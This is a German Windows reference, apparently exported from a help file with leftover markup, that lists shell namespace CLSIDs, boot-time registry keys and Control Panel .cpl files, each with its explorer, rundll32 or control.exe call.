Der mit Win95 eingeführte "Namespace" erlaubt es, geeignete Programme vorausgesetzt, spezielle Gruppenfenster bzw "Folder"="Ordner" wie normale Verzeichnisse an beliebiger Stelle im Baum einzufügen. Die unten aufgelisteten Fenster lassen sich so z.B. an beliebiger Stelle im Startmenü einbauen, indem ein neuer Folder erzeugt wird und als Namens-Extension die CLSID angegeben wird. Der Namensteil vor dem Punkt kann frei gewählt werden. Beispiel: AKof.{85BBD920-42A0-1069-A2E4-08002B30309D}

Es können auch Links (z.B. in der Schnellstart-Leiste) mit z.B. der Explorer-Kommandozeile

%windir%\explorer.exe ::{20D04FE0-3AEA-1069-A2D8-08002B30309D}

erstellt werden, um z.B. darüber den Arbeitsplatz als Root im Explorer zu öffnen. Für darunter eingehängte Namespaces ist z.B. so eine Syntax notwendig:

EXPLORER.EXE,

::{20D04FE0-3AEA-1069-A2D8-08002B30309D}\\::{2227A280-3AEA-1069-A2DE-08002B30309D}

Oder alternativ:

EXPLORER.EXE, shell:::{2227A280-3AEA-1069-A2DE-08002B30309D}

Aktenkoffer	Briefcase	{85BBD920-42A0-1069-A2E4-08002B30309D}
<u>DFÜ-Netzwerk{bmc shortcut.bmp}</u>	(nur Win9x) Dial-Up Networking	{992CFFA0-F557-101A-88EC-00DD010CCC48}
<u>Drucker{bmc shortcut.bmp}</u>	Printers	{2227A280-3AEA-1069-A2DE-08002B30309D}
	Internal Cache Folder	{7BD29E00-76C1-11CF-9DD0-00A0C9034933}
<u>Geplante Vorgänge{bmc shortcut.bmp}</u>		{D6277990-4C6A-11CF-8D87-00AA0060F5BF}
Papierkorb	Recycle Bin	{645FF040-5081-101B-9F08-00AA002F954E}
<u>Systemsteuerung{bmc shortcut.bmp}</u>	Control Panel	{21EC2020-3AEA-1069-A2DD-08002B30309D}
Verlauf	URL-History-Folder	{FF393560-C2A7-11CF-BFF4-444553540000}
<u>Arbeitsplatz{bmc shortcut.bmp}</u>	My Computer	{20D04FE0-3AEA-1069-A2D8-08002B30309D}
	Desktop	{00021400-0000-0000-C000-000000000046}
Posteingang	Inbox	{00020D75-0000-0000-C000-000000000046}
Schriften	Fonts	{BD84B380-8CA2-1069-AB1D-08000948F534}
<u>Netzwerk-Umg.{bmc shortcut.bmp}</u>	Network Neighborhood	{208D2C60-3AEA-1069-A2D7-08002B30309D}
<u>Netzwerk-Verbind.{bmc shortcut.bmp}</u>		{7007ACC7-3202-11D1-AAD2-00805FC1270E}
<u>Eigene Dateien{bmc shortcut.bmp}</u>		{450D8FBA-AD25-11D0-98A8-0800361B1103}

Unter Windows 7 zusätzlich noch die folgenden, jedoch nicht per explorer.exe /e,/root,::{...} aufrufbar:

Kontakte	<u>Contacts{bmc shortcut.bmp}</u>	{56784854-C6CB-462B-8169-88E350ACB882}
Downloads	<u>Downloads{bmc shortcut.bmp}</u>	{374DE290-123F-4565-9164-39C4925E467B}
Libraries	<u>Libraries{bmc shortcut.bmp}</u>	{1B3EA5DC-B587-4786-B4EF-BD1DC332AEAE}
Links	<u>Links{bmc shortcut.bmp}</u>	{BFB9D5E0-C6A9-404C-B2B2-AE6DB6AF4968}
LocalLow	<u>LocalLow{bmc shortcut.bmp}</u>	{A520A1A4-1780-4FF6-BD18-167343C5AF16}
Gespeicherte Spiele	<u>SavedGames{bmc shortcut.bmp}</u>	{4C5C32FF-BB9D-43B0-B5B4-2D72E54EAAA4}
Suchvorgänge	<u>Searches{bmc shortcut.bmp}</u>	{7D1D3A04-DEBB-4115-95CF-2F29DA2920DA}

In PC-Welt Heft 7/2015, Seite 29 diese Liste:

Anpassung visueller Effekte (Designs, Farben, Bildschirmschoner){bmc shortcut.bmp},

shell:::{ED834ED6-4B5A-4bfe-8F11-A626DCB6A921}

Alle Aufgaben (God-Mode Systemsteuerung){bmc shortcut.bmp},

shell:::{ED7BA470-8E54-465E-825C-99712043E01C}

Anmeldeinformationsverwaltung (Win10){bmc shortcut.bmp}, shell:::{1206F5F1-0569-412C-8FEC-3204630bFB70}

Anzeige-Skalierung{bmc shortcut.bmp}, shell:::{C555438B-3C23-4769-A71F-B6D3D9B6053A}

Applications (Programme- und Store-App-Liste){bmc shortcut.bmp},

shell:::{4234d49b-0245-4df3-b780-3893943456e1}

Ausführen (Kommando-Eingabe){bmc shortcut.bmp}, shell:::{2559a1f3-21d7-11d4-bdaf-00c04f60b9f0}

Automatische Wiedergabe (Aktion wenn Medium eingelegt wurde oder Gerät angeschlossen wurde, festlegen){bmc shortcut.bmp}, shell:::{9C60DE1E-E5FC-40f4-A487-460851A8D915}

Benutzerdateien (Ordner %userprofile% anzeigen){bmc shortcut.bmp},

shell:::{59031a47-3f72-44a7-89c5-5595fe6b30ee}

SystemOrdner

\$ System-Ordner

K System-Ordner Papierkorb, Drucker, ...;Aktenkoffer;DFÜ-Netzwerk-CLSID;Internal

Cache;URL-History;Namespace;Desktop.INI (System-Datei);LocalizedResourceName; Folder; Directory;

Ordner;Installationsproblem (UAC + ShellFolder auf Netz-LW);UAC Shellfolder-Netz-LW-Problem

Benutzerkonten konfigurieren{bmc shortcut.bmp}, shell:::{60632754-c523-4b62-b45c-4172da012619}
Bibliotheken (Explorer){bmc shortcut.bmp}, shell:::{031E4825-7B94-4dc3-B131-E946B44C8DD5}
Bitlocker-Laufwerkverschlüsselung{bmc shortcut.bmp}, shell:::{D9EF8727-CAC2-4e60-809E-86F80A666C91}
Bluetooth-Geräte{bmc shortcut.bmp}, shell:::{28803F59-3A75-4058-995F-4EE5503B023C}
Center für erleichterte Bedienung (Elemente, Schrift){bmc shortcut.bmp},
shell:::{D555645E-D4F8-4c29-A827-D93C859C4F2A}
Command Folder{bmc shortcut.bmp}, shell:::{437ff9c0-a07f-4fa80-af80-84b6c6440a16}
Common Places FS Folder{bmc shortcut.bmp}, shell:::{d34a6ca6-62c2-4c34-8a7c-14709c1ad938}
Datei-Explorer-Ordner-Optionen{bmc shortcut.bmp}, shell:::{6DFD7C5C-2451-11d3-A299-00C04F8EF6AF}
Dateiversionsverlauf (File-Backup für Bibliotheken){bmc shortcut.bmp},
shell:::{F6B6E965-E9B2-444B-9286-10C9152EDBC5}
Dieser PC (Explorer){bmc shortcut.bmp}, shell:::{20D04FE0-3AEA-1069-A2D8-08002B30309D}
Eigene Dokumente{bmc shortcut.bmp}, shell:::{450D8FBA-AD25-11D0-98A8-0800361B1103}
Energieoptionen{bmc shortcut.bmp}, shell:::{025A5937-A6BE-4686-A844-36FE4BEC8B6D}
Family Safety{bmc shortcut.bmp}, shell:::{96AE8D84-A250-4520-95A5-A47A7E3C548B}
Favoriten{bmc shortcut.bmp}, shell:::{323CA680-C24D-4099-B94D-446DD2D7249E}
Geräte und Drucker{bmc shortcut.bmp}, shell:::{A8A91A66-3A7D-4424-8D24-04E180695C7A}
 Medienserver{bmc shortcut.bmp}, shell:::{289AF617-1CC3-42A6-926C-E6A863F0E3BA}
 Drucker{bmc shortcut.bmp}, shell:::{2227A280-3AEA-1069-A2DE-08002B30309D}
 Removable Storage Devices{bmc shortcut.bmp}, shell:::{a6482830-08eb-41e2-84c1-73920c2badb9}
 Tragbare Geräte{bmc shortcut.bmp}, shell:::{35786D3C-B075-49b9-88DD-029876E11C01}
Heimnetzgruppe (Einstellungen ändern){bmc shortcut.bmp}, shell:::{6785BFAC-9D2D-4be5-B7E2-59937E8FB80A}
Heimnetzgruppe freigeben{bmc shortcut.bmp}, shell:::{67CA7650-96E6-4FDD-BB43-A8E774F73A57}
Heimnetzgruppe erstellen{bmc shortcut.bmp}, shell:::{B4FB3F98-C1EA-428d-A78A-D1F5659CBA93}
Infobereichsymbole (Benachrichtigungen oder immer anzeigen){bmc shortcut.bmp},
shell:::{05d7b0f4-2121-4eff-bf6b-ed3f69b894d9}
Installierte Updates listen{bmc shortcut.bmp}, shell:::{d450a8a1-9568-45c7-9c0e-b4f9fb4537bd}
Netzwerkadresse hinzufügen (WebDAV-Cloudspeicher, ftp){bmc shortcut.bmp},
shell:::{D4480A50-BA28-11d1-8E75-00C04FA31A86}
Netzwerk (Fileserver){bmc shortcut.bmp}, shell:::{208D2C60-3AEA-1069-A2D7-08002B30309D}
Netzwerk (alle Geräte){bmc shortcut.bmp}, shell:::{F02C1A0D-BE21-4350-88B0-7367FC96EF3C}
Netzwerk- und Freigabecenter{bmc shortcut.bmp}, shell:::{8E908FC9-BECC-40f6-915B-F4CA0E70D03D}
Netzwerkverbindungen (Netzwerk-Adapter){bmc shortcut.bmp},
shell:::{7007ACC7-3202-11D1-AAD2-00805FC1270E}
Öffentlich (Bilder, Dokumente, Videos, ...){bmc shortcut.bmp}, shell:::{4336a54d-038b-4685-ab02-99bb52d3fb8b}
Offline-Dateien{bmc shortcut.bmp}, shell:::{AFDB1F70-2A4C-11d2-9039-00C04F8EEB3E}
Papierkorb{bmc shortcut.bmp}, shell:::{645FF040-5081-101B-9F08-00AA002F954E}
Previous Versions Results Folder (Win10){bmc shortcut.bmp}, shell:::{f8c2ab3b-17bc-41da-9758-339d7dbf2d88}
Problembehandlung{bmc shortcut.bmp}, shell:::{C58C4893-3BE0-4B45-ABB5-A63E4B8C8651}
Programme aus Netzwerk beziehen{bmc shortcut.bmp}, shell:::{15eae92e-f17a-4431-9f28-805e482dafd4}
Programme und Features (de-installieren){bmc shortcut.bmp}, shell:::{7b81be6a-ce2b-4676-a29e-eb907a5126c5}
Remote-App- und Desktop-Verbinden{bmc shortcut.bmp}, shell:::{241D7C96-F8BF-4F85-B01F-E2B043341A4B}
Schriftarteneinstellungen (Konfiguration: Sprachabhängig Schriften ausblenden){bmc shortcut.bmp},
shell:::{93412589-74D4-4E4E-AD0E-E0CB621440FD}
Speicherplätze (Pool einrichten){bmc shortcut.bmp}, shell:::{F942C606-0914-47AB-BE56-1321B8035096}
Spiele{bmc shortcut.bmp}, shell:::{ED228FDF-9EA8-4870-83b1-96b02CFE0D52}
Spracheinstellungen ändern{bmc shortcut.bmp}, shell:::{BF782CC9-5A52-4A17-806C-2A894FFEEAC5}
Standardprogramme festlegen und Datei-Extension-Assoziationen ändern{bmc shortcut.bmp},
shell:::{17cd9488-1228-4b2f-88ce-4298e93e0966}
Synchronisierungscenter{bmc shortcut.bmp}, shell:::{9C73F5E5-7AE7-4E32-A8E8-8D23B85255BF}
Sync Setup Folder (Offlinedateien){bmc shortcut.bmp}, shell:::{2E9E59C0-B437-4981-A647-9C34B9B90891}
System (Windowsversion, Prozessor-Daten, Computernamen etc. anzeigen){bmc shortcut.bmp},
shell:::{BB06C0E4-D293-4f75-8A90-CB05B6477EEE}
Systemsteuerung (kleine Symbole){bmc shortcut.bmp}, shell:::{21EC2020-3AEA-1069-A2DD-08002B30309D}
Systemsteuerung (Kategorien-Anzeige){bmc shortcut.bmp}, shell:::{26EE0668-A00A-44D7-9371-BEB064C98683}

Verwaltung (Startmenü-Ordner){bmc shortcut.bmp}, shell:::{D20EA4E1-3957-11d2-A40B-0C5020524153}
Suchergebnisse{bmc shortcut.bmp}, shell:::{9343812e-1c37-4a49-a12e-4b2d810d956b}
Wartungscenter (Sicherheit und Wartung){bmc shortcut.bmp},
 shell:::{BB64F8A7-BEE7-4E1A-AB8D-7D8273F7FDB6}
Wiederherstellung & Backup{bmc shortcut.bmp}, shell:::{9FE63AFD-59CF-4419-9775-ABCC3849F861}
Windows Defender{bmc shortcut.bmp}, shell:::{D8559EB9-20C0-410E-BEDA-7ED416AECC2A}
Windows Features (aktivieren, deaktivieren){bmc shortcut.bmp},
 shell:::{67718415-c450-4f3c-bf8a-b487642dc39b}
Windows-Firewall konfigurieren{bmc shortcut.bmp}, shell:::{4026492F-2F69-46B8-B9BF-5654FC07E423}
Windows Update{bmc shortcut.bmp}, shell:::{36eef7db-88ad-4e81-ad49-0e313f0c35f8}
Windows-Hilfe und Support (Windows kennenlernen){bmc shortcut.bmp},
 shell:::{2559a1f1-21d7-11d4-bdaf-00c04f60b9f0}
WLAN-Verbindungen{bmc shortcut.bmp}, shell:::{38A98528-6CBF-4CA9-8DC0-B1E1D10F7B1B}
Zuletzt verwendete Ordner und Suchen{bmc shortcut.bmp}, shell:::{22877a6d-37a1-461a-91b0-dbda5aaebc99}
 Unter [https://msdn.microsoft.com/en-us/library/ee330741\(VS.85\).aspx](https://msdn.microsoft.com/en-us/library/ee330741(VS.85).aspx){bmc earth16.bmp} findet sie eine lange Liste mit GUIDs und der Angabe, für welche Windows-Versionen sie gültig sind.

Folder = Ordner ist also ein Überbegriff.

Im alten Dateimanager WINFILE.EXE präsentiert sich so eine "Ordner" dann manchmal !? als Verzeichnis mit dem Namen ohne die CLSID und einer darin enthaltenen Datei "DESKTOP.INI", die z.B. die beiden Zeilen

```
[.ShellClassInfo]
```

```
CLSID={BD84B380-8CA2-1069-AB1D-08000948F534}
```

enthält. Mit Tweak UI lassen sich diese desktop.ini-Dateien wieder restaurieren.

Unter WinXP (auch schon win2000??) kommt häufig noch eine Zeile der Art

```
LocalizedResourceName=@shell32.dll,-12691
```

hinzu. Diese ist dafür verantwortlich, dass z.B. das Verzeichnis "recent{bmc explorer.bmp}" in der deutschen Version als "Zuletzt verwendete Dokumente" angezeigt wird.

Gemäß c't Heft 14/2006, Seite 194 führen die Zeilen Owner=.. und Personalized=... im Abschnitt

[DeleteOnCopy] und optional PersonalizedName= dazu, dass aus "Eigene Videos" dann z.B. ein "Videos von Gabi" wird. Für Personalized sind folgende Codes bekannt: 5 = "Dateien von", 13 = "Musik von", 39 = "Bilder von"

Unter <http://www.nirsoft.net/vb/openexpl.html>{bmc earth16.bmp} wird gezeigt, wie man von Visual-Basic aus solche Ordner öffnen kann. Nach der Vorbereitung mit:

```
Private Declare Function SHGetSpecialFolderPath Lib "shell32.dll" Alias
    "SHGetSpecialFolderPathA" (ByVal hwndOwner As Long, ByVal lpszPath As String, ByVal
    nFolder As Long, ByVal fCreate As Long) As Long

Private Const CSIDL_FONTS = &H14
Private Const CSIDL_DESKTOP = &H0
Private Const CSIDL_FAVORITES = &H6
Private Const CSIDL_RECENT = &H8
Private Const CSIDL_COOKIES = &H21
Private Const CSIDL_HISTORY = &H22

Private Const NameSpace_MyComputer = ":::{20D04FE0-3AEA-1069-A2D8-08002B30309D}"
Private Const NameSpace_RecycleBin = ":::{645FF040-5081-101B-9F08-00AA002F954E}"
Private Const NameSpace_NetworkNeighborhood =
    ":::{208D2C60-3AEA-1069-A2D7-08002B30309D}"
Private Const NameSpace_Dialup = ":::{a4d92740-67cd-11cf-96f2-00aa00a11dd9}"
Private Const NameSpace_ControlPanel =
    ":::{20D04FE0-3AEA-1069-A2D8-08002B30309D}\:::{21EC2020-3AEA-1069-A2DD-08002B30309D}"
Private Const NameSpace_Printers =
    ":::{20D04FE0-3AEA-1069-A2D8-08002B30309D}\:::{2227A280-3AEA-1069-A2DE-08002B30309D}"
Private Const NameSpace_ScheduledTasks =
    ":::{20D04FE0-3AEA-1069-A2D8-08002B30309D}\:::{D6277990-4C6A-11CF-8D87-00AA0060F5BF}"

Private Const MAX_PATH = 260

Private Function TrimNull(Str1 As String) As String
    Dim Loc As Integer
```

```

Loc = InStr(Str1, Chr$(0))
If Loc <> 0 Then
    TrimNull = Mid$(Str1, 1, Loc - 1)
Else
    TrimNull = Str1
End If
End Function

Private Function GetSpecialFolder(Folder As Long) As String
    Dim FolderPath As String * MAX_PATH
    SHGetSpecialFolderPath 0, FolderPath, Folder, 0
    GetSpecialFolder = TrimNull(FolderPath)
End Function

```

Geht es dann z.B. so:

```

Shell "explorer " & Namespace_ControlPanel, vbNormalFocus
Shell "explorer " & GetSpecialFolder(CSIDL_RECENT), vbNormalFocus

```

Systemordner wie z.B. "Dokumente" (bei Vista, zuvor "Eigene Dokumente") können über Eigenschaften, Pfad (ab Win2000) auch z.B. auf einen Server im Netzwerk verlegt werden. Im Zusammenhang mit der UAC (User Access Control) von Vista kann dies aber dazu führen, dass sich manche Installation aufhängt: Bei der Anmeldung mit Admin-Rechten wird das Profil nicht nochmal geladen und Netzlaufwerke nicht angebunden. Dies kann gefixed werden, indem

[HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System.EnableLinkedConnections{bmc edit.bmp}](#) als DWORD angelegt und auf 1 gesetzt wird. (PC-Welt Heft 2/2009, Seite 111)

Siehe auch [System-Verzeichnisse](#) (Shell Folders Favoriten, Startmenü, ...) [Desktop-Icons](#) und [Explorer, Ordner-Ansicht / folder.htt](#), [Einstellungen-Dialoge \(Win 8ff\)](#).

#\$K System-Start

Nach dem durchs BIOS imitierten Boot-Teil und der Auswahl der System-Partition und vor den Autostart-Programmen beim User-Logon liegen noch verschiedene Schritte. Unter anderem:

- File-Renaming, soweit unter HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\PendingFileRenameOperations{bmc tree.bmp} etwas vermerkt ist. (c't Heft 10/2004, Seite 94ff Peter Siering: Schluss mit XP-Fehlstarts). Gemäß HKLM\SYSTEM\CurrentControlSet\Control\BackupRestore\KeysNotToRestore{bmc tree.bmp} wird dieser Schlüssel bei einem Restore (siehe Backup) normalerweise nicht aktualisiert.
- Die unter HKLM\SYSTEM\CurrentControlSet\Control\Session Manager.BootExecute{bmc edit.bmp} eingetragenen Programme (default: autocheck autochk *, welches für ein chkdisk bei nicht sauber abgemeldetem Dateisystem sorgt). Wie Mark Russinovich unter <http://www.sysinternals.com/ntw2k/info/native.shtml{bmc earth16.bmp}> beschreibt, müssen die Programme hier eine Art Gerätetreiber sein, erzeugt mit dem Device Driver Kit DDK und keine normalen Windowsprogramme.
- Ausführen der unter HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon, Userinit{bmc edit.bmp} in einer mit Komma getrennten Liste eingetragenen Programm. Im Normalfall ist dies nur userinit.exe, das zusammen mit userinit.ini dazu dient, Systemkomponenten die während des laufenden Betriebs nicht ausgetauscht werden können, bei Bedarf upzudaten. (Zeitschrift PC-Welt Heft 11/04, Seite 65f)
- Start der Dienste.

Gemäß c't Heft 16/2009, Seite 148 liegt es meist an eine einer nicht startbaren Userinit.exe, wenn der Desktop nur ganz kurz erscheint und danach sofort wieder ein Logoff erfolgt. Geg. Muss mit einem Notfall-Live-System die Registry geprüft bzw korrigiert werden und der oben genannte WinLogon-Registryeintrag repariert werden.

SystemStart

\$ System-Start

K System-Start;userinit.exe;Logoff sofort nach Logon

#\$K Systemsteuerung

Die in der Systemsteuerung ([rundll32 shell32.dll,Control_RunDLL{bmc shortcut.bmp}](#)) angezeigten Einträge entstammen verschiedenen Dateien mit der Endung ".cpl" aus dem Systemverzeichnis (oder einem beliebigen Verzeichnis, wenn sie in [Control.INI](#) eingetragen sind). Unter WinXP (und vermutlich auch Win2000) gibt es die unter [System-Einschränkungen](#), [Systemsteuerung](#) beschriebenen Möglichkeiten der Beschränkung.

Bei den CPL-Dabei handelt es sich um Dynamic-Link-Libraries (DLL) mit speziellem Eintrittspunkt. In WinHelp gibt es eine spezielle Funktion "ControlPanel", die in dieser Hilfedatei verwendet wird, um sie aufzurufen. Als Alternative kann die Funktion Control_RunDLL aus shell32.dll über rundll32.exe verwendet werden, z.B. in einem Link-File mit der Befehlszeile

```
rundll32 shell32.dll,Control_RunDLL timedate.cpl
```

wird "Datum/Uhrzeit" angezeigt. Eine weitere Möglichkeit ist

```
control.exe timedate.cpl
```

wobei control.exe ohne Parameter das Fenster der Systemsteuerung öffnet.

Ein CPL-File kann dabei für verschiedene Einträge (z.B. Maus und Tastatur) zuständig sein. Dann ist für Control_RunDLL mit dem ersten Parameter der Eintrag als Nummer mit vorangestelltem "@" anzugeben, teilweise kann auch der Name verwendet werden:

```
rundll32 shell32.dll,Control_RunDLL main.cpl @0
```

```
rundll32 shell32.dll,Control_RunDLL main.cpl @1
```

Hierbei entspricht "@0" dem Part, der auch ohne Parameter aktiviert wird. Bei der Hilfesystem-Funktion "ControlPanel" ist als Parameter statt der Nummer der Name zu verwenden. Der zweite Parameter dient teilweise zur Auswahl der Registerseite (z.B. "Zeitzone" aus Datum/Uhrzeit) und ist mit Komma, bei Control_RunDLL ohne Leerzeichen davor anzugeben. Die Auswahl der Registerseite funktioniert jedoch nicht immer!!?

Falls Sie .cpl-Files aus dem Explorer heraus durch Doppelklick geöffnet werden soll, ist für diesen Dateityp

```
rundll32.exe shell32.dll,Control_RunDLL "%1"
```

als Anwendung einzutragen. Wenn der aktuell angemeldete Benutzer zu wenig Rechte hat, kann es mittels Control_RunDLLAsUser nach Eingabe von Username und Passwort auch mit anderen Rechten ausgeführt werden. Statt rundll32.exe shell32.dll,Control_RunDLL ... kann auch control.exe ... verwendet werden.

Item	cpl-File	Param	Bemerkung
32bit-ODBC{bmc shortcut.bmp}	Odbccp32.cpl		
Akustische Signale{bmc shortcut.bmp}	mmsys.cpl	@1	
Anzeige{bmc shortcut.bmp}	desk.cpl		
Automatische Updates{bmc shortcut.bmp}	wuau.cpl		XP ab SP2
BDE-Verwaltung{bmc shortcut.bmp}	bdeadmin.cpl		Borland Database Engine
Benutzer(Einstellungen){bmc shortcut.bmp}	inet.cpl	@1	
Benutzerkonten{bmc shortcut.bmp}	nusrmgr.cpl		
Bildschirmschoner{bmc shortcut.bmp}	Desk.cpl	@0,1	
Datum/Uhrzeit{bmc shortcut.bmp}	timedate.cpl		
Datum/Uhrzeit Zeitzone{bmc shortcut.bmp}	timedate.cpl	@0,1	
Desktop-Motive{bmc shortcut.bmp}	themes.cpl		!Plus-Paket bei Win95
DirectX.cpl{bmc shortcut.bmp}	directx.cpl		nicht unbedingt vorhanden
DrahtlosNetzwerkinstallation			WinXP SP2: Hier ist nicht klar, über welche Parameter via netsetup.cpl{bmc shortcut.bmp} dann rundll32 wzcdlg.dll,FlashConfigCreateNetwork{bmc shortcut.bmp} gestartet wird.
Drucker{bmc shortcut.bmp}	main.cpl	@2	
Eingabehilfen{bmc shortcut.bmp}	access.cpl		nicht vorhanden in Win95!?

Systemsteuerung

\$ Systemsteuerung

K Systemsteuerung;.cpl

<u>shortcut.bmp</u>			
<u>Energieverwaltung</u> {bmc shortcut.bmp}	powercfg.cpl		Win98, WinXP
<u>Gamecontroller</u> {bmc shortcut.bmp}	joy.cpl		
<u>Hardware-Assistent</u> {bmc shortcut.bmp}	hdwwiz.cpl		WinXP
<u>Indexerstellung</u> {bmc shortcut.bmp}	findfast.cpl		kam zuerst mit MS-Office. Unter XP siehe ciadv.msc {bmc shortcut.bmp}
<u>Internet</u> {bmc shortcut.bmp}	inetcpl.cpl	@0	z.B. @0,0 = Allgemein, @0,1 = Sicherheit, @0,2 = Datenschutz, @0,3 = Inhalte, @0,4=Verbindungen, ... Fenster öffnet sich u.U. nur, falls nicht schon ein Icon in der Taskleiste vorhanden ist. XP: ??
<u>Infrarot</u> {bmc shortcut.bmp}	infrared.cpl		XP: ??
<u>Kennwörter</u> {bmc shortcut.bmp}	password.cpl		
<u>Ländereinstellungen</u> {bmc shortcut.bmp}	intl.cpl		
<u>Ländereinstellungen Zahlen</u> {bmc shortcut.bmp}	intl.cpl	@0,1	
<u>Mail</u> {bmc shortcut.bmp}	mlcfg32.cpl		
<u>Maus</u> {bmc shortcut.bmp}	main.cpl	@0 oder Maus	
<u>Microsoft Mail-Postoffice</u> {bmc shortcut.bmp}	wgpocpl.cpl		Outlook, Exchange
<u>Modem</u> {bmc shortcut.bmp}	modem.cpl		XP: siehe Telefonie- und Modemoptionen {bmc shortcut.bmp}
<u>Multimedia</u> {bmc shortcut.bmp}	mmsys.cpl		
<u>Netzwerk</u>	netcpl.cpl {bmc shortcut.bmp} ncpa.cpl {bmc shortcut.bmp}		Win9x WinNT, 2000, XP Gemäß c't Heft 8/2005, Seite 180 lässt sich ncpa.cpl u. U. nicht via control.exe starten. Workaround: explorer.exe /e:::{7007ACC7-3202-11D1-AAD2-00805FC1270E} {bmc shortcut.bmp} wenn Quick Time installiert ist
<u>Quick Time 32</u> {bmc shortcut.bmp}			
<u>RealPlayer G2</u> {bmc shortcut.bmp}	prefscpl.cpl		wenn RealPlayer installiert ist
<u>Scanner und Kameras</u>	Win 98/ME: sticpl.cpl {bmc shortcut.bmp} WinXP: :::{20D04FE0-3AEA-1069-A2D8-08002B30309D}\:::{21EC2020-3AEA-1069-A2DD-08002B30309D}\:::{E211B736-43FD-11D1-9EFB-0000F8757FCD} {bmc shortcut.bmp}		
<u>Schriftarten</u> {bmc shortcut.bmp}	main.cpl	@3	WinXP: ??
<u>SicherheitsCenter</u> {bmc shortcut.bmp}	wscui.cpl		ab Win XP SP2
<u>Software</u> {bmc shortcut.bmp}	appwiz.cpl		rundll32 appwiz.cpl,NewLinkHere <Verz> öffnet den Dialog um im angeg. Verzeichnis eine neue Verknüpfung zu erstellen (PC-Welt Heft 10/2003, S. 120)
<u>Software Windows-Setup</u> {bmc shortcut.bmp}	appwiz.cpl	@0,2 oder Software,2	
<u>Software Startdiskette</u> {bmc shortcut.bmp}	appwiz.cpl	@0,3 oder Software,3	unter WinXP führt dies zu den "Programm-Standards" für Internet, eMail etc., d.h. hier kann z.B. nach Netscape-Installation wieder auf IE zurückgebogen werden!
<u>System Allgemein</u> {bmc shortcut.bmp}	sysdm.cpl		Je nach Aufruf zeigt Win7-64bit entweder nur die Tabs Computernamen, Hardware und Erweitert (beim Aufruf aus einem 32bit-Programm) oder zusätzlich auch <u>Computerschutz und</u>

<u>System Gerätanager{bmc shortcut.bmp}</u>	sysdm.cpl	<u>@0.1{bmc shortcut.bmp}</u> oder Win95: <u>System.1{bmc shortcut.bmp}</u>	<u>Remote{bmc shortcut.bmp}{bmc admin.bmp}</u> an (beim Aufruf aus einem 64bit-Programm bzw. über <u>SysNative</u>). NT: System Leistungsmerkmale. Bei XP ist @0,1 der Computer- und Arbeitsgruppen-Name
<u>System Hardware(Profile) bzw. Environment (NT){bmc shortcut.bmp}</u>	sysdm.cpl	<u>@0.2{bmc shortcut.bmp}</u> oder System,2 <u>@0.3{bmc shortcut.bmp}</u>	unter WinXP kommt man hier zu einer Auswahlseite für Hardware-Assistent, Treibersignierung, Gerätanager und Hardwareprofile. XP
System Erweitert (Systemleistung/visuelle Effekte, Benutzerprofile, Boot- und Debug-Optionen, Umgebungsvariablen, Fehlerberichterstattung)	sysdm.cpl	<u>@0.4{bmc shortcut.bmp}</u>	XP
System Systemwiederherstellung	sysdm.cpl	<u>@0.5{bmc shortcut.bmp}</u>	XP
System Automatische Updates	sysdm.cpl	<u>@0.6{bmc shortcut.bmp}</u>	XP: Remoteunterstützungs-Angebote erlauben und Zeitdauer festlegen
System Remote	sysdm.cpl	<u>@0.6{bmc shortcut.bmp}</u>	XP: Remoteunterstützungs-Angebote erlauben und Zeitdauer festlegen
<u>System Information{bmc shortcut.bmp}</u>	sancpl.cpl		Si Soft Sandra
<u>Tastatur{bmc shortcut.bmp}</u>	main.cpl	@1 oder Tastatur	
<u>Telefonie{bmc shortcut.bmp}</u>	telephon.cpl		bei XP hier auch Modem-Optionen
<u>TweakUI{bmc shortcut.bmp}</u>			<u>TweakUI</u>
<u>TweakUI-Desktop{bmc shortcut.bmp}</u>	tweakui.cpl	Tweak UI,Desktop	über ControlPanel-Funktion in HLP-File möglich früher möglich (Win98 oder TweakUI V1.25? nicht mehr), wegen Leezeichen in einigen nicht jedoch über Control_RunDLL.
<u>Windows-Firewall{bmc shortcut.bmp}</u>	firewall.cpl		
<u>X-Setup{bmc shortcut.bmp}</u>	xqxsetup.cpl		Xteq X-Setup http://www.xteq.com {bmc earth16.bmp}

Zusätzliche CPL-Files für NT4

Mit TweakUI kann es passieren, dass unter Start, der Eintrag "Einstellungen" fehlt und das direkte Öffnen von cpl-Files mittels

C:\WIN98\rundll32.exe shell32.dll,Control_RunDLL "%1"

auch beim Administrator zur Fehlermeldung "Einschränkungen: Der Befehl wurde aufgrund von Einschränkungen abgebrochen" führt. Dann muss unter HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer{bmc tree.bmp} der Eintrag NoControlPanel gelöscht werden (Q274849 in <http://support.microsoft.com>{bmc earth16.bmp}).

Neben den bekannten Darstellungen der Systemsteuerung gibt es bei Win 7 gemäß der PC-Welt Heft 10/2009, Seite 120 noch eine Listendarstellung "Alle Aufgaben" mit ca. 290 Einträgen: God Mode.

In Windows 10 wird die Systemsteuerung mehr und mehr durch die Einstellungen-Dialoge abgelöst.

Siehe auch System-Ordner/namespace, CONTROL.INI.

#\$ Systemsteuerung NT, zusätzliche CPL-Files

Neben den CPL-Files der Win-Versionen (siehe Systemsteuerung) finden sich unter NT die folgenden, zusätzlichen CPL-Files, die bei neueren Versionen wieder entfallen sind:

Item	cpl-File	Param	Bemerkung
<u>Anschlüsse</u> {bmc shortcut.bmp}	ports.cpl		
<u>Bandgeräte</u> {bmc shortcut.bmp}	devapps.cpl	@2	
<u>DFÜ-Monitor</u> {bmc shortcut.bmp}	rascpl.cpl		
<u>Dienste</u> {bmc shortcut.bmp}	srvmgr.cpl	@1	WinXP: Dienste finden sich in der <u>MMC</u> , die von der Systemsteuerung über "Verwaltung" zu erreichen ist.
<u>Geräte</u> {bmc shortcut.bmp}	srvmgr.cpl	@2	
<u>Konsole</u> {bmc shortcut.bmp}	console.cpl		
<u>Mail</u>			
<u>Monitor-Agent</u> {bmc shortcut.bmp}	bhctrl.cpl		
<u>PC-Karte (PCMCIA)</u> {bmc shortcut.bmp}	devapps.cpl	@0	
<u>SCSI-Adapter</u> {bmc shortcut.bmp}	devapps.cpl	@1	
<u>Server</u> {bmc shortcut.bmp}	srvmgr.cpl	@0	
<u>USV</u> {bmc shortcut.bmp}	ups.cpl		

SystemsteuerungNT

\$ Systemsteuerung NT, zusätzliche CPL-Files

#\$K System-Überwachung

